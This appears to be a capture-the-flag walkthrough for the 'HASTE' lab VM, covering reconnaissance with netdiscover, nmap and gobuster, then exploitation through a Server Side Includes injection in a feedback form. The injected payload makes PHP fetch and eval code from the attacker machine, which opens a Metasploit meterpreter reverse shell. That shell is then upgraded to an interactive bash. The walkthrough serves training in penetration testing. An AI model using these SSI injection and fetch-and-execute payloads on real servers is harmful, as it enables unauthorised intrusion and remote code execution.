

HASTE - VM

1. Reconnaissance

1.1. Browsing the Home Page





Upon inspecting the home page, we notice an input form. Let's enter some junk data and attempt to submit it. The result indicates that some kind of server processing occurs with the data.

1.2. Finding the Target IP Address

Identify the Target IP address by running the *netdiscover* **command in the terminal.**

```
Currently scanning: 192.168.224.0/16   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.19.1    00:50:56:c0:00:08      5     300  VMware, Inc.
192.168.19.2    00:50:56:e6:1c:9d      1      60  VMware, Inc.
192.168.19.132  00:0c:29:b5:95:be      1      60  VMware, Inc.
192.168.19.254  00:50:56:fe:00:74      1      60  VMware, Inc.
```


2. Scanning

2.1 Nmap

- **Scan using** *nmap -sC -sV <TARGET IP>*.

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 192.168.19.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 10:32 EST
Nmap scan report for 192.168.19.132
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: H.A.S.T.E
| http-robots.txt: 1 disallowed entry
|_/spukcab
MAC Address: 00:0C:29:B5:95:BE (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.55 seconds
```





From the results, robots.txt contains an entry of */spukcab*. Visiting it reveals some backup files. However, these files don't seem to help us move forward.

2.2 Enumeration

Let's try enumeration with *gobuster*.
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://<TARGET IP>

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.19.132
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.19.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/images               (Status: 301) [Size: 317] [--> http://192.168.19.132/images/]
/index                (Status: 200) [Size: 35]
/pages                (Status: 301) [Size: 316] [--> http://192.168.19.132/pages/]
/layout               (Status: 301) [Size: 317] [--> http://192.168.19.132/layout/]
/robots               (Status: 200) [Size: 33]
/ssi                  (Status: 200) [Size: 582]
/licence              (Status: 200) [Size: 5004]
/server-status        (Status: 403) [Size: 302]
Progress: 220560 / 220561 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```





We locate a few directories and files. The */images*, */pages*, */layouts*, and */licence* directories all seem to contain static files related to HTML.


However, visiting the */ssi* page gives us some Linux permissions data and our IP address, while the /index page provides a command that seems to be executed in */ssi*.

After searching for ssi ubuntu, we find that SSI stands for Server Side Includes. Searching for SSI exploits leads to an OWASP site, which documents an SSI Injection attack.

<!--#exec cmd="ls"-->


3. Gaining Access

Trying that command in the "feedback input box" on the homepage of the site and submitting it.




Running the command gives us an error. We can try the same command in uppercase, and it works.

<!--#EXEC cmd="ls"-->



Now that we have a way of running code on the server, let's start up Metasploit and set up a reverse shell by running the following commands to gain access.

msfconsole
use exploit/multi/script/web_delivery
set payload php/meterpreter/reverse_tcp
set target 1
set lhost <ATTACKER IP>
set lport 8888
show options
exploit



The command to paste in the feedback would be:
<!--#EXEC cmd='php -d allow_url_fopen=true -r "eval(file_get_contents(\'http://192.168.19.130:8080/3O1jVrePDSI\', false, stream_context_create([\'ssl\'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"'-->

However, it seems this doesn't work, and it looks like the quotes (") in the command are conflicting. Let's make the inner quotes within the PHP command escaped single quotes (\') to avoid conflicts. Also, change the outer quotes of *cmd=* to single quotes (').
<!--#EXEC cmd='php -d allow_url_fopen=true -r "eval(file_get_contents(\'http://192.168.19.130:8080/3O1jVrePDSI\', false, stream_context_create([\'ssl\'=>['verify_peer'=>false,\'verify_peer_name'=>false]]));"'-->

Using this modified command to perform the SSI Injection attack, by submitting it in the "ATTACK FORM" feedback input, we are able to gain meterpreter access to the TARGET machine. Switch to the session by using:

sessions -i <session_id>

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/html/convert.me/public_html
```

Now we can execute a Python command to get a reverse shell.

python -c 'import pty;pty.spawn("/bin/bash")'

```
www-data@ConverterPlus:/var/www/html/convert.me/public_html$ whoami
whoami
www-data
www-data@ConverterPlus:/var/www/html/convert.me/public_html$
```

That's it! We have successfully exploited the vulnerability to gain a reverse shell into the machine.